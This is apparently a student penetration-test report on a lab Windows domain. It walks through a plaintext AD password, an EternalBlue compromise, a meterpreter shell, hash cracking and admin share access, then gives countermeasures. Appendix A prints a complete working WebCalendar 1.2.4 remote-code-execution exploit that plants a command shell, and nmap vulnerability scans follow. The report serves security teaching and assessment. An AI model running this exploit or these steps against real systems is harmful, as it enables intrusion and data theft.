Active Directory Explorer - Sysinternals: www.sysinternals.com [192.168.0.1 [Server1.uadcwnet.com]]
File Edit Favorites Search Compare History Help


Path: CN=Tommie Oliver,OU=Legal,DC=uadcwnet,DC=com,192.168.0.1 [Server1.uadcwnet.com]

- CN=Deleted Objects
- OU=Domain Controllers
- OU=Engineering
- OU=Finance
- CN=ForeignSecurityPrincipals
- OU=Human Resources
- OU=Information Technology
- CN=Infrastructure
- OU=Legal
  - CN=Dawn Price
  - CN=Elmer Elliott
  - CN=Jamie Johnson
  - CN=Laverne Thornton
  - CN=Mattie Boyd
  - CN=Noel Vega
  - CN=Sherri Reed
  - CN=Tommie Oliver
  - CN=Tyler Harmon
- CN=LostAndFound

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	Tommie Oliver
codePage	Integer	1	0
countryCode	Integer	1	0
department	DirectoryString	1	Legal
description	DirectoryString	1	password:7KVRHW96fkuog
displayName	DirectoryString	1	Tommie Oliver
distinguishedName	DN	1	CN=Tommie Oliver,OU=Legal,DC=uadcwnet,DC=
dSCorePropagationData	GeneralizedTime	1	1/1/1601 12:00:00 AM
facsimileTelephoneNum...	DirectoryString	1	01382 99999
givenName	DirectoryString	1	Tommie
homePhone	DirectoryString	1	01382 333775
initials	DirectoryString	1	T.O
instanceType	Integer	1	4

Fig 20 ad explorer discover an unhashed password

- This immediately allowed access to this users account (fig 21)


T.Oliver


••••••••••••••

Log on to: UADCWNET

How do I log on to another domain?

Fig 21 logging into the user account

- It also allowed the penetration tester to save a file in the users library, which in turn meant the penetration tester also has access to all the users directories.(fig 22)



Hacked

Fig 22 Leaving a file in the users directory

- Exploring this user it was found they also had access to command prompt, allowing direct communication into the network from a valid user. This allowed the pen tester to escalate the privileges by using net use, see steps below for more.

- Once all previous steps have been completed it was possible to test a well-known exploit against both the servers through Armitage. As found through the vulnerability scans it was vulnerable to a well known trojan known as Eternal_Blue. By using Armitage a connection was established to the target machine and Eternal_Blue was sent to it (target IP of **192.168.0.2**), and the target machine became compromised. Once this was completed, **persistence** was used against the target machine and a new attack was launched on the other server (target IP of **192.168.0.1**) on the network. However as shown this created an error in Armitage.(fig 22 & 23)




Fig 22




Fig 23

- The Kali machine was restarted, and the previous steps mentioned against **192.168.0.2** were recreated and another attack was launched on it. However, instead of launching a second attack against the first machine a meterpreter shell was initiated on the original target.(fig24)





Fig 24

- Once this was completed it was possible to begin grabbing data and items from the target server. First was a screenshot of the targets display. (fig 25)




```
[Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation.  All rights reserved. C:
```

Fig 25

- Then meterpreter **explore** menu was used to **dump hashes,** results can be seen in appendix: F


- The hashes of all the passwords were then passed into https://hashkiller.co.uk/Cracker. This returned one broken hash out of a possible 33 as the Administrators password hash was found to be hashed with NTLM hashing, and when decrypted became Hacklab1.



```
e21be3c4d0977c59466a16de93d968f4 NTLM Hacklab1
```

Fig 26

- With the newly discovered admin password, and the user account it was possible therefore to use **net use** to access the administrators drives present on server 1



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\T.Oliver>net use q: \\192.168.0.1\c$
The password is invalid for \\192.168.0.1\c$.

Enter the user name for '192.168.0.1': Administrator
Enter the password for 192.168.0.1:
The command completed successfully.
```

Fig 27

- With access to the whole fileshare on server 1 the file directories could be viewed and altered. (fig 28)

.



Network
SERVER1
Organize
Search active directory
Network and Sharing Center
View remote printers
Favorites
Desktop
Downloads
Recent Places
Libraries
Fileshare1
Share
Fileshare2
Share
hr
Share
netlogon
Share
Resources
Share
sysvol
Share

Fig 28

.

4 DISCUSSION

4.1 GENERAL DISCUSSION

- After completing the penetration test of the domain known as uadcwnet.com, major changes to the network must begin immediately, otherwise it would be best to shut down the network, irrespective of the company's demands, until the problems listed are resolved.

- The vulnerabilities that were discovered are crippling should they be exploited. A remote access trojan for example could have been installed on the server by using the administrator's password and left there so whenever a user went to download something from their calendar the trojan would pass to them as well. This would harm not only the company's reputation but trust in its services by its customers. Furthermore, said trojan could also key log users, or pass files in the directory back to a hacker.

- Vulnerabilities found include:

Type:	Where:	Why:	If exploited:
Remote Code Execution	Microsoft Windows MSB server 2008	Outdated, most systems today use newer systems	Allows several well known exploits, such as eternal blue, petya and wannacry to take control of the system
Cross side scripting (php injection)	WebCalendar v 1.2.4	This version of WebCalendar uses an older version of php, as well as being itself outdated	WebCalendar v1.2.4 contains numerous vulnerabilities such as an injection style attack on its "upload document" page, (filepath/index/install.php)
PHP Injection and slow Loris style attacks	PHP 5.6	Old version of php, vulnerable to slow Loris and injection as such.	Slow loris style attack could be used to initiate a DDOS attack on the network by swallowing the servers resources, php injection style attacks could be used to withdraw something from a database or allow access to restricted parts of the website. Could also allow a backdoor to be installed. See appendix A for an example.
Password Stored as Plaintext	Server1.uadcwnet.com	A plaintext password should be hashed, otherwise it can be used to access its parent account	Allows a hacker to access that users account allowing them to gain and use whatever privileges that user may have

.

- All of these vulnerabilities were detected by the penetration tester in around 25 hours. It is important to note that a malicious hacker would, if they are committed to an attack, will likely have a far longer amount of time to spend on breaching the system. In the time the penetration tester was given they managed to exploit the servers using an old trojan, using an exploit which has since been patched on the latest versions of Windows MSB servers, then further gained access to the administrator's passwords through using several tools and was able to access a large directory full of data.

- This data did include employee names and included customer details. These are protected by the General Data Protection Regulations Act and could result in large fine should these details be leaked online.

- However, it should be noted that the admins account was found through a plug in called mimikatz and would perhaps be secure otherwise, and unless the hacker breaks down the password before the index/install.php page an injection attack might not work (appendix a)

4.2 COUNTERMEASURES

- A transfer of the entire domain should be moved to servers where the operating systems of every server and client running should be upgraded. This would eliminate any possibility of the same type of exploits explained above, as well as eliminate anything that was brought over in the transfer.
- Intrusion detection should be implemented, the network failed to lock out several intrusive scans and an even an unauthorized user accessing the admin account. This would give an early warning if and when a hacker breaches the security surrounding the network and/or administrator/ user account, or if traffic through the network begins to look suspicious, as a hacker may be, for example, downloading large files of customer information out of the network.
- Review where and how passwords are stored. A plaintext password for a user (T.Oliver) was found on the active directory. This should not, in any circumstance, have happened. To have such a password visible on the directory could lead to that user being vulnerable to an escalation of privileges, saving a hacker time and effort trying to hard code their way into a directory. Furthermore, the singular cracked hash of a password was found to be hashed using windows NTLM hashing, which uses the MD4 algorithm which is known to be unsecure and does not salt the password. This again saves a hacker time and effort trying to decrypt a password as the way it was hashed is faulty. Perhaps even more concerningly, the password was the administrators
- Anti-virus should be installed. If it had been then it should have detected the well known trojan and immediately threw up all types of alerts. Without it the system is left completely vulnerable to worms, trojans, viruses and bacteria.

Should any of the these get a grip on the system the amount of damage they could inflict on the company may be enough to shut it down. Without Anti-Virus, all types of avenues open for a malicious program to enter the system, even without the direction by a hacker. For instance, sometimes an ordinary user on the website may decide to unwittingly upload a compromised file to the website, and from there the malicious program inside can use the website to spread even further around the internet.

4.3 CONCLUSIONS

- By implementing stronger security methods, the safer the network and the users who rely on it will be from cyber-attacks. The safer the company is from cyber-attacks, the safer its users will be, which will mean the company can stop worrying about paying fines as the result of poor security practices.

- Failure to do so could result in all types of things that could cripple a company's reputation and bank balance. Customers who wish to use the company's services are ward off by poor reputations, and when a possible client knows their data is not in safe hands their impression of a company may become far more negative. This trend is also shared by the eyes of the law, and its numerous watchdogs. When a company looks as if its attempting to play down their security issues, or even play down just how serious a data breach was the penalty for doing so can become far greater than what might have originally been given.

- In summary, the better the protection on the network, the better the user experience for everyone will be. This network does not possess adequate protection to protect against an attack and should be updated as soon as possible to avoid a potential data breach.

4.4 FUTURE WORK

- Given more time the penetration tester would have tried to exploit the php related issues. This is because the amount of issues with the php server were numerous and there simply was not enough time to explore every avenue of attack. The attacks for the version of php and WebCalendar are well known and numerous, and every type of exploit should have been tried to get an idea of what the worst-case scenario for the breach into the company's systems could have been.

- Another part of the penetration test should have perhaps included designing a response to a certain attack to mitigate its impact. By having an action plan drawn up for several possibilities staff will know what to do in the event of a breach. This will speed up the company's recovery and will save time and money, as damage can be limited.

.

4.5 CALL TO ACTION

- There are many free trials out there for cyber security, but none are like an Abertay Hacker. The Abertay hacker comes complete with a full background knowledge in cyber security and will stop at nothing until your security flaws have analyzed and patched. They also come with many great ideas such as how to run a penetration test against your system and how to stop others doing it.

- A full 30 day trial of the Abertay Hacker can be found at

  AbertayHacker.full_free_trial@aberhacker.co.uk

REFERENCES

For URLs, Blogs:

https://www.airbus.com/newsroom/press-releases/en/2018/01/airbus-2018-price-list-press-release.html#media-list-document-document-all_ml_0

[Accessed 15.12.19]

https://www.bbc.co.uk/news/business-48905907

[Accessed 15.12.19]

https://nmap.org/nsedoc/categories/vuln.html [Accessed 15.12.19]

https://github.com/gentilkiwi/mimikatz/releases [Accessed 16.12.19]

https://www.lifewire.com/net-use-command-2618096 [Accessed 17.12.19]

https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data-protection-regulation-gdpr/ [Accessed 17.12.19]

https://searchsecurity.techtarget.com/definition/RAT-remote-access-Trojan [Accessed 17.12.19]

https://www.dionach.com/blog/active-directory-password-auditing-part-2-cracking-the-hashes [Accessed 17.12.19]

https://nmap.org/book/man.html [Accessed 17.12.19]

http://www.fastandeasyhacking.com/manual [Accessed 17.12.19]

https://support.microsoft.com/en-gb/help/243330/well-known-security-identifiers-in-windows-operating-systems [accessed 17.12.19]

.

APPENDICES

APPENDIX A

Put any large amounts of data here (e.g. code).

Exploit.php

```
<?php

/*
    -----------------------------------------------------------
----------------
    WebCalendar <= 1.2.4 (install/index.php) Remote Code 
Executionn Exploit
    -----------------------------------------------------------
----------------

    author..........: Egidio Romano aka EgiX
    mail............: n0b0d13s[at]gmail[dot]com
    software link...: 
https://sourceforge.net/projects/webcalendar/

    +----------------------------------------------------------
-------------------+
    | This proof of concept code was written for 
educational purpose only.    |
    | Use it at your own risk. Author will be not 
responsible for any damage. |
    +----------------------------------------------------------
-------------------+

    [-] vulnerable code in /install/index.php (CVE-2012-
1495)

    674.    $y = getPostValue ( 'app_settings' );
    675.    if ( ! empty ( $y ) ) {
    676.      $settings['single_user_login'] = getPostValue 
( 'form_single_user_login' );
    677.      $settings['readonly'] = getPostValue 
( 'form_readonly' );
    ...
    724.      // Save settings to file now.
    725.    if ( ! empty ( $x ) || ! empty ( $y ) ){
    726.      $fd = @fopen ( $file, 'w+b', false );
    727.      if ( empty ( $fd ) ) {
    728.        if ( @file_exists ( $file ) ) {
    729.          $onloadDetailStr =
    730.            translate ( 'Please change the file 
permissions of this file', true );
    731.        } else {
    732.          $onloadDetailStr =
    733.            translate ( 'Please change includes dir 
permission', true );
```

.

```
    734.         }
    735.         $onload = "alert('" . $errorFileWriteStr .
$file. "\\n" .
    736.           $onloadDetailStr . ".');";
    737.       } else {
    738.         if ( function_exists
( "date_default_timezone_set" ) )
    739.           date_default_timezone_set
( "America/New_York");
    740.         fwrite ( $fd, "<?php\r\n" );
    741.         fwrite ( $fd, '/* updated via
install/index.php on ' . date ( 'r' ) . "\r\n" );
    742.         foreach ( $settings as $k => $v ) {
    743.           if ( $v != '<br />' && $v != '' )
    744.           fwrite ( $fd, $k . ': ' . $v . "\r\n" );
    745.         }

    Restricted access  to this script isn't  properly
realized,  so an attacker might be able
    to  update  /includes/settings.php  with arbitrary
values  or  inject PHP code  into it.

    [-] vulnerable code to LFI in /pref.php (CVE-2012-1496)

    70.    if ( ! empty ( $_POST ) && empty ( $error )) {
    71.      $my_theme = '';
    72.      $currenttab = getPostValue ( 'currenttab' );
    73.      save_pref ( $_POST, 'post' );
    74.
    75.      if ( ! empty ( $my_theme ) ) {
    76.        $theme = 'themes/'. $my_theme . '_pref.php';
    77.        include_once $theme;
    78.        save_pref ( $webcal_theme, 'theme' );
    79.      }

    Input passed through $_POST['pref_THEME'] isn't
properly sanitized  before being assigned
    to $my_theme variable, this can be exploited to include
arbitrary local files at line 77.
    Exploitation  of this  vulnerability requires
authentication and magic_quotes_gpc = off.

    [-] Disclosure timeline:

    [02/10/2011] - Vulnerabilities discovered
    [04/10/2011] - Vendor notified to
http://sourceforge.net/support/tracker.php?aid=3418570
    [20/02/2012] - First vendor response
    [28/02/2012] - Vendor fix committed to CVS
    [29/02/2012] - Version 1.2.5 released
    [02/03/2012] - CVE numbers requested
    [02/03/2012] - Assigned CVE-2012-1495 and CVE-2012-1496
    [23/04/2012] - Public disclosure

*/
```

.


```
error_reporting(0);
set_time_limit(0);
ini_set("default_socket_timeout", 5);

function http_send($host, $packet)
{
    if (!($sock = fsockopen($host, 80))) die( "\n[-] No
response from {$host}:80\n");
    fwrite($sock, $packet);
    return stream_get_contents($sock);
}

print "\n+--------------------------------------------------
------------+";
print "\n| WebCalendar <= 1.2.4 Remote Code Executionn
Exploit by EgiX |";
print "\n+--------------------------------------------------
------------+\n";

if ($argc < 3)
{
    print "\nUsage......: php $argv[0] <host> <path>\n";
    print "\nExample....: php $argv[0] localhost /";
    print "\nExample....: php $argv[0] localhost
/webcalendar/\n";
    die();
}

list($host, $path) = array($argv[1], $argv[2]);

$phpcode =
"*/print(____);passthru(base64_decode(\$_SERVER[HTTP_CMD]))
;die;";
$payload =
"app_settings=1&form_user_inc=user.php&form_single_user_log
in={$phpcode}";

$packet  = "POST {$path}install/index.php HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Content-Length: ".strlen($payload)."\r\n";
$packet .= "Content-Type: application/x-www-form-
urlencoded\r\n";
$packet .= "Connection: close\r\n\r\n{$payload}";

http_send($host, $packet);

$packet  = "GET {$path}includes/settings.php HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Cmd: %s\r\n";
$packet .= "Connection: close\r\n\r\n";

while(1)
{
    print "\nwebcalendar-shell# ";
    if (($cmd = trim(fgets(STDIN))) == "exit") break;
```

.

```
    $response = http_send($host, sprintf($packet,
base64_encode($cmd)));
    preg_match('/____(.*)/s', $response, $m) ? print
$m[1] : die("\n[-] Exploit failed!\n");
}
```

APPENDIX B

NMAP TCP SCREENSHOT



```
root@kali:~# nmap -sS 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-06 05:00 EST
Nmap scan report for 192.168.0.2
Host is up (0.0012s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
82/tcp    open  xfer
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.56 seconds
root@kali:~#
```

APPENDIX C

Nmap vulnerability scan ran against 192.168.0.1

```
root@kali:~# nmap --script vuln 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 05:44 EST
Stats: 0:02:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.91% done; ETC: 05:47 (0:00:06 remaining)
Nmap scan report for 192.168.0.1
Host is up (0.00032s latency).
Not shown: 973 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
25/tcp   open  smtp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
42/tcp   open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp   open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
79/tcp   open  finger
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

.

```
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /test.php: Test page
|_  /icons/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp    open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
99/tcp    open  metagram
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49158/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49159/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49163/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49167/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:77:67:D6 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

•

```
|_    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 205.97 seconds
```

APPENDIX D

Nmap vulnerability scan against 192.168.0.2

```
root@kali:~# nmap --script vuln 192.168.0.2

Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-06 06:15 EST

Nmap scan report for 192.168.0.2

Host is up (0.0010s latency).

Not shown: 978 closed ports

PORT     STATE SERVICE

23/tcp    open  telnet

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

42/tcp    open  nameserver

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

53/tcp    open  domain

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

80/tcp    open  http

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

| http-cookie-flags:

|   /:

|     PHPSESSID:

|       httponly flag not set

|   /login.php:

|     PHPSESSID:

|       httponly flag not set

|   /install/:

|     PHPSESSID:

|_      httponly flag not set
```

.

```
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /login.php: Possible admin folder
|   /controlpanel.php: Possible admin folder
|   /readme.html: Interesting, a readme.
|   /docs/: Potentially interesting folder w/ directory listing
|   /icons/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting folder w/ directory listing
|   /includes/: Potentially interesting folder
|   /install/: Potentially interesting folder
|   /tests/: Potentially interesting folder w/ directory listing
|   /themes/: Potentially interesting folder w/ directory listing
|_  /tools/: Potentially interesting folder w/ directory listing
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 192.168.0.1
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```
|_http-trace: TRACE is enabled
82/tcp    open  xfer
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
88/tcp    open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
```

.

```
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49155/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49157/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49158/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

49163/tcp open  unknown

|_clamav-exec: ERROR: Script execution failed (use -d to debug)

MAC Address: 00:0C:29:70:FC:E3 (VMware)


Host script results:

